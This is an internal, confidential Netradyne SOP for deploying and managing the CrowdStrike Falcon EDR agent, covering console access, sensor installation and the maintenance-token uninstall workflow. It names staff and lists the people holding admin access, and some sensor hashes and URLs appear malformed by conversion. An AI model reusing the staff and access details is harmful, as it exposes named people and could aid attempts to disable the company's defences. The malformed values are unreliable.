



## Netradyne Standard Operating procedure Crowdstrike

v1.0

Internal and Confidential

---

**TABLE OF CONTENTS**

---

NETRADYNE STANDARD OPERATING PROCEDURE CROWDSTRIKE .....	0
<i>Document Control</i> .....	1
<b>1 OVERVIEW .....</b>	<b>3</b>
<b>2 SCOPE .....</b>	<b>3</b>
<b>3 ROLES AND RESPONSIBILITIES.....</b>	<b>3</b>
<b>4 ARCHITECTURE.....</b>	<b>4</b>
<b>5 PRE-REQUISITES / ASSUMPTIONS.....</b>	<b>4</b>
<b>6 MONTHLY DEVICE RECONCILIATION PROCESS.....</b>	<b>5</b>
<b>7 CROWDSTRIKE CONSOLE OVERVIEW.....</b>	<b>5</b>
<b>8 CROWDSTRIKE AGENT INTEGRATION PROCESS INSTALLATION STEPS .....</b>	<b>7</b>
<b>9 AGENT REMOVAL PROCESS.....</b>	<b>13</b>
<b>10 MANAGING HOST .....</b>	<b>15</b>
<b>11 SAMPLE DETECTION AND TESTING.....</b>	<b>22</b>
<b>12 HUNTING AND INVESTIGATION.....</b>	<b>25</b>
<b>13 DETECTION AND PREVENTION POLICY.....</b>	<b>29</b>
<b>14 CUSTOM SETTING AND CONFIGURATION.....</b>	<b>32</b>
<b>15 CUSTOM IOC.....</b>	<b>45</b>
<b>16 HUNTING SCENARIOS .....</b>	<b>48</b>
<b>17 PROCESS FLOW .....</b>	<b>80</b>
<b>18 EXCEPTION.....</b>	<b>80</b>
<b>19 REFERENCES.....</b>	<b>81</b>
<b>CHANGE MANAGEMENT .....</b>	<b>81</b>
<b>INCIDENT RESPONSE PLAN .....</b>	<b>81</b>
<b>20 APPENDIX A: DOCUMENT RACI MATRIX .....</b>	<b>81</b>

**Document Control**

<b>Document ID</b>	NDCS2022001
<b>Document Name</b>	Netradyne Standard Operating procedure Crowdstrike
<b>Document Status</b>	Released

<b>Document Released Date</b>	29-Jun-2022
<b>Document Author</b>	Prathamesh Padoskar
<b>Document Content Contributors</b>	Gautam Kumar; Hemchand Tellakula
<b>Document Signatory</b>	Saravanan Sankaran
<b>Document Owner</b>	Infosec
<b>Document Version</b>	v1.0
<b>Information Classification</b>	Internal

**Document Edit History**

<b>Version</b>	<b>Date</b>	<b>Additions/Modifications</b>	<b>Prepared/Revised By</b>
V1.0	29-Jun-2022	First Draft	Infosec

**Document Review/Approval**

<b>Date</b>	<b>Signatory Name</b>	<b>Organization/Signatory Title</b>	<b>Comments</b>
29-Jun-2022	Saravanan Sankaran	Sr. Director IT & Infosec	

**Distribution of Final Document**

<b>Name</b>	<b>Organization/Title</b>

## 1 Overview

How to monitor alerts and steps to take necessary actions against the alert/incidents.

The crowd strike solution build on extensible platform that provide customers with complete end point protection leveraging crowdstrike lightweight agent and event telemetry.

As cloud native solution deployment is easy. With no requirement of on-site hardware or consoles, the single light weight agent can be installed in seconds in physical and virtual and cloud deliver workloads with support of windows, Mac, linux and mobile devices.

By design crowdstrike solution detects and prevents malicious activities. The main dashboard highlights what threats has been blocked with immediate access to supporting details.

## 2 Scope

How to monitor alerts and steps to take necessary actions against the alert/incidents.

Devices are integrated with Crowdstrike solution. Based on activities / processes on devices alerts are generated as per severity Critical, High, Medium, Low, Informational. Currently Linux devices are integrated with crowdstrike. Also, emails are triggered once per day for each detection at medium severity level or incident at 1.0 and above.

You can monitor alert through email or proactively by logging on Crowdstrike console and navigating to detection dashboard.

## 3 Roles and Responsibilities

Roles and responsibilities specific to this document are included below:

<b>Role</b>	<b>Responsibilities</b>
Owner	<ul style="list-style-type: none"><li>Team or SME responsible for the process area needs to ensure this document is up to date and compliant with governing requirements.</li><li>Is the point of contact for the document.</li><li>Responsible for initiating and managing document review and the approval process from start to finish including gathering or delegating the collection of content including diagrams, formatting etc. as well as identifying stakeholders to participate in the peer review process.</li></ul>
Reviewers/Stakeholders	Representations from teams that can affect or be affected by the document under review (e.g., Operation, Security, Compliance, Quality)
Approvers	The Person(s) of authority to validate the document and sign-off on the latest version. Such Person include Document owner, Functional Team Lead, Security Lead, Product Delivery Lead.
Document Release	Document Owner/team to work with repository administrator to make release version available.

## 4 Architecture

CrowdStrike is an agent-based sensor that can be installed on Windows, Mac, or Linux operating systems for desktop or server platforms. These platforms rely on a cloud-hosted SaaS Solution, to manage policies, control reporting data, manage, and respond to threats.



CrowdStrike Falcon Sensors communicate directly to the cloud by two primary URLs:

`ts01-b.cloudsink.net`

`Ifodown01-b.cloudsink.net`

These URLs are leveraged for agent updates, data sync, and threat uploads.

CrowdStrike can work offline or online to analyze files as they attempt to run on the endpoint. This is done using:

- Predefined Prevention Hashes
- Behavioral Indicator of Attacks
- Known Malware
- Exploit Mitigation

## 5 Pre-requisites / Assumptions

Only authorized users have credentials to access <https://falcon.us-2.crowdstrike.com/login/> crowdstrike UI. Below are the listed users who have access to Netradyne crowdstrike with the level of access defined.

No.	Name	Access Level
1	Chethan Gangaraju	Admin access with 2FA
2	Thambi Durai	Admin access with 2FA
3	Blaize Mathews	Admin access with 2FA
4	Ramesh Babu	Admin access with 2FA
5	Mauricio Taxman	Admin access with 2FA
6	Gautam Kumar	Admin access with 2FA
7	Tellakula Hemchand	Admin access with 2FA

## 6 Monthly Device reconciliation process

Netradyne SOC publishes all the list of devices integrated with EDR on monthly basis in order to perform device reconciliation and track pending devices for EDR integration.

## 7 Crowdstrike Console Overview

### 7.1 Accessing the falcon console


Netradyne SOC publishes all the list of devices integrated with EDR on monthly basis in order to perform device reconciliation and track pending devices for EDR integration.

Google Chrome is the only supported browser for the Falcon console.

- Go to your Falcon console URL. The URL depends on which cloud your organization uses. If you're not sure, refer to the initial setup instructions sent by CrowdStrike.
  - US-1: <https://falcon.crowdstrike.com>
  - US 2: <https://falcon.us-2.crowdstrike.com>
  - US 2: <https://falcon.us-2.crowdstrike.com>
  - US 2: <https://falcon.us-2.crowdstrike.com>
- Enter your credentials on the login screen.
- On the next screen, enter your 2FA token. The first time you sign in, you're prompted to set up a 2FA token. Common 2FA providers include Duo Mobile, winauth, JAuth, and GAuth Authenticator.


### 7.2 Falcon console navigation

- Navigation bar easily access the console menu, perform searches, switch customer IDs (CIDs), and more from the navigation bar.



## 7.2 Falcon console menu


Click the Falcon icon in the navigation bar to open the menu. To close the menu, click outside of the menu or press ESC.



Welcome to the search and navigation beta! [Share your feedback](#)

## 7.3 Falcon console bookmarks


Build and manage your own list of bookmarks to easily navigate the Falcon console pages you visit most, including specific search results and pages with filters applied. Your bookmarks are available in the menu.




## 7.4 Creating bookmark

Create bookmarks for specific console pages, including any applied filters.

- Go to the page you want to bookmark.
- Click the bookmark icon.



- In Save bookmark, update the Name, if desired.




- Save

## 8 Crowdstrike Agent Integration Process Installation Steps

### Step 1: Activate the account

After purchasing CrowdStrike Falcon or starting a product trial, look for the following email to begin the activation process.



The activation process includes:

- 1) Setting up a password
- 2) Establishing a method for 2-factor authentication

In a Chrome browser go to your Falcon console URL (Google Chrome is the only supported browser for the Falcon console).

The URL depends on which cloud your organization uses. If you're not sure, refer to the initial setup instructions sent by CrowdStrike.

US-1: <https://falcon.crowdstrike.com>

US 2: <https://falcon.us-2.crowdstrike.com>


US-GOV-1: <https://falcon.laggar.gcw.crowdstrike.com>

EU-1: <https://falcon.eu-1.crowdstrike.com>

## 8.1 Windows

In Google Chrome:

- 1) Enter your credentials on the login screen.



Welcome to Crowdstrike Falcon


Please complete account activation by setting your password below.

>Password

Confirm Password


SET PASSWORD & PROCEED TO LOGIN

- 2) On the next screen, enter your 2FA token. The first time you sign in, you're prompted to set up a 2FA token. Common 2FA providers include Duo Mobile, winauth, JAuth, and GAuth Authenticator. The password screen appears first, followed by the screen where you select a method of 2-factor authentication.



### 3) Download and install the agent.

Upon verification, the Falcon UI will open to the Activity App. Click the "Download Sensor" button. Also you can click on falcon icon on dashboard and select download sensor option under Host menu.



The image shows the Falcon UI Activity App dashboard. The URL in the browser is "falcon.us-2.crowdstrike.com/dashboards-v2/dashboard/9D5413A9-50CB-4242-8DE4-F32C23534A3B". The dashboard has a navigation bar with icons for Dashboards, Activity, Investigate, Hosts, and Configuration. Below the navigation bar is a search bar. The main area is divided into five sections: Bookmarks, Activity, Investigate, Hosts, and Configuration. The "Sensor Downloads" button in the Hosts section is highlighted with a yellow box.

Bookmarks	Activity	Investigate	Hosts	Configuration
Go to the pages, reports, and searches you use often and bookmark them.	Dashboard	Host Search	Dashboard	Prevention Policies
	Incidents	Hash Search	Host Management	Custom IOA Rule Groups
	Detections	User Search	Groups	Detections Management
	Quarantined Files	IP Search	Zero Trust Assessment <small>New</small>	Exclusions
	Remediation	Hash Execution Search	Sensor Downloads	IOC Management
Recently visited	Real Time Response	Bulk Domain Search	Installation Tokens	Response Policies
General Settings		Bulk Host Audit		Response Scripts & Files
Event Search		Event Search		Containment Policy
Sensor Downloads		Scheduled Search		Sensor Update Policies

 Hosts > Host Management

Search

Hosts@916e8ff4 Customer ID  



No Hosts Yet

Use Host Management to investigate details about your endpoints with Falcon sensor.

Get started:  
Install sensors, then run test attacks.

[DOWNLOAD SENSOR](#)

The downloads page consists of the latest available sensor versions. Select the correct sensor version for your OS by clicking on the download link to the right. At the top of the downloads page is a Customer ID, you will need to copy this value as it is used later in the install process.

 Hosts > Sensor Downloads

Search

Hosts@916e8ff4 Customer ID  

Sensor Downloads

Download Latest Sensor

HOW TO INSTALL

1. Download the latest sensor installer for your platform.
2. Copy your Customer ID checksum to enter during install:  
**IFC-B5** 
3. Run the installer on the endpoint.  
For installing via systems management tool or reusable Virtual Machine Images, see the [Deployment Guides](#).

ADDITIONAL INFO  
See [Tool Downloads](#) for uninstallers, SIEM connectors, and other tools.  
Looking for an older version? See [other supported versions](#).

Windows

Windows - 6.33.14704	Release date: Dec. 2, 2021 SHA256: ab2ae78b2c3eeb7707ec2b7747c5e0d750a9f2588890a7d3c59534f82092f3c <a href="#">Older versions</a>	<a href="#">DOWNLOAD</a>
----------------------	---	--------------------------

Mac

macOS - 6.33.14603	Release date: Dec. 9, 2021 SHA256: 9270539f7a6cd919eaae90101ea205b23a3fc8de39c89f0ac1fb87283c5de6b6f6 <a href="#">Older versions</a>	<a href="#">DOWNLOAD</a>
--------------------	--	--------------------------

Linux - Ubuntu

Ubuntu 16/18/20 - 6.33.13003	Release date: Dec. 2021 SHA256: cb62c5a68a0338639020a89164cce285563831574aa1b7da92b3d2c9437a453 <a href="#">Older versions</a>	<a href="#">DOWNLOAD</a>
------------------------------	--	--------------------------

Next, obtain admin privileges. Run the installer for your platform.

**CrowdStrike Falcon Sensor Setup** 



CrowdStrike Falcon enables enterprises to protect against malware, including known, unknown, and zero-day threats. Additionally, Falcon helps organizations detect advanced adversaries, providing attribution when applicable, and defend against targeted attacks.

I accept the [license agreement](#) and [privacy notice](#)

Customer ID with Checksum  
  
Please enter a valid customer ID

[CLOSE](#) [INSTALL](#)

#### 4) Confirm that the sensor is running

Unlike legacy endpoint security products, Falcon does not have a user interface on the endpoint. There are no icons in the Windows System Tray or on any status or menu bars.

From the windows command prompt, run the following command to ensure that "STATE" is "RUNNING": \$ sc query csagent

```
PS C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19044.1620]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nd-blr-prathameshp>sc query csagent

SERVICE_NAME: csagent
    TYPE               : 2  FILE_SYSTEM_DRIVER
    STATE              : 4  RUNNING
                           (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0

C:\Users\nd-blr-prathameshp>
```

## 8.2 Linux

### 1) Download and install the agent.

Same as windows follow steps to download falcon sensor. Copy your Customer ID Checksum (CID), displayed on Sensor Downloads.

NOTE: For Linux installations the kernel version is important. See the Linux Deployment Guide in the support section of the Falcon user interface for kernel version support.

## 8.3 Mac

### 1) Download and install the agent.

Same as windows follow steps to download falcon sensor. Copy your Customer ID Checksum (CID), displayed on Sensor Downloads.

### 2) Run the sensor installer on your device in one of these ways:


i) Double-click the .pkg file.

ii) Run this command at a terminal, replacing <installer.pkg> with the path and file name of your installer package.

```
sudo installer -verboseR -package <installer_filename> -target /
```

### 3) Change in System Preferences

- When prompted, enter administrative credentials for the installer.
  - For macOS Mojave 10.14 through macOS Catalina 10.15, after entering the credential for installation, you're asked to approve the kernel extension on each host. The Apple message on the host identifies the CrowdStrike kernel extension as a blocked system extension signed by CrowdStrike Inc.




- In the message, click Open Security Preferences. If the message no longer appears on the host, click the Apple icon and open System Preferences, then click Security & Privacy.
  - On the General tab, click Allow to allow the CrowdStrike kernel extension.
- Run falconctl, installed with the Falcon sensor, to provide your customer ID checksum (CID).
  - This command is slightly different if you're installing with password protection (see documentation).
  - In this example, replace 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ-WX with your CID.

```
sudo /Applications/Falcon.app/Contents/Resources/falconctl license
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ-WX
```

- For macOS Big Sur 11.0 and later, after providing your CID with the license command, you will be asked to approve the system extension on each host:
  - In the message, when asked to filter network content, click Allow.
  - When the System Extension Blocked message appears, click Open Security Preferences.
  - On the General tab, click Allow to allow the Falcon system extension. You may need to click the lock icon to enable you to make security changes. If you do not approve the Falcon system extension when prompted on the host, run the falconctl load command to load Falcon again and show the prompts on the host for approval:

```
sudo /Applications/Falcon.app/Contents/Resources/falconctl load
```

- Grant Full Disk Access (detailed instructions in product guide) – Beginning with macOS Catalina, Apple requires full disk access to be granted to CrowdStrike Falcon in order to work properly. This is a Catalina requirement by Apple for files and folders containing personal data. This requirement is applicable to all 3rd-party software which need to access files across all users of the machine (e.g. backup software).
  - Click the Apple icon and open System Preferences, then click Security & Privacy.
  - On the Privacy tab, if privacy settings are locked, click the lock icon and specify the password.
  - In the left pane, select Full Disk Access.
  - For macOS Big Sur 11.0 and later, in the right pane, select the Agent check box:



- For all macOS versions, in the right pane, click the plus icon.
- In finder, find Falcon in the list of applications (no "Agent" is required).

- Click Open and then click Quit Now:
- Click the lock icon to re-lock privacy settings.

After installation, the sensor runs silently. To confirm that the sensor is running, run this command at a terminal:


```
sudo /Applications/Falcon.app/Contents/Resources/falconctl stats
```

The output shows a list of details about the sensor, including its agent ID (AID), version, customer ID, and more.

## 9 Agent Removal Process

### Uninstall Protection Policy


Within the Falcon Update Policy, Sensor Uninstall Protection is configurable (Configuration > Sensor Update Policies > [Policy] > Sensor Protection). With this policy applied to our devices, an uninstall will now require a token to complete.




### Falcon Uninstall Workflow with Protection Enabled

To simplify the management of protected Falcon Agent installations, maintenance tokens can be accessed from the Hosts app. Navigate to Host App > Host Management, then select the host of interest and click “Reveal maintenance token” and you are presented with the one-time maintenance token, which can be given to the end-user/technician updating or uninstalling the Falcon Agent.

Even if the device is offline, the token will allow the uninstall/update to proceed.



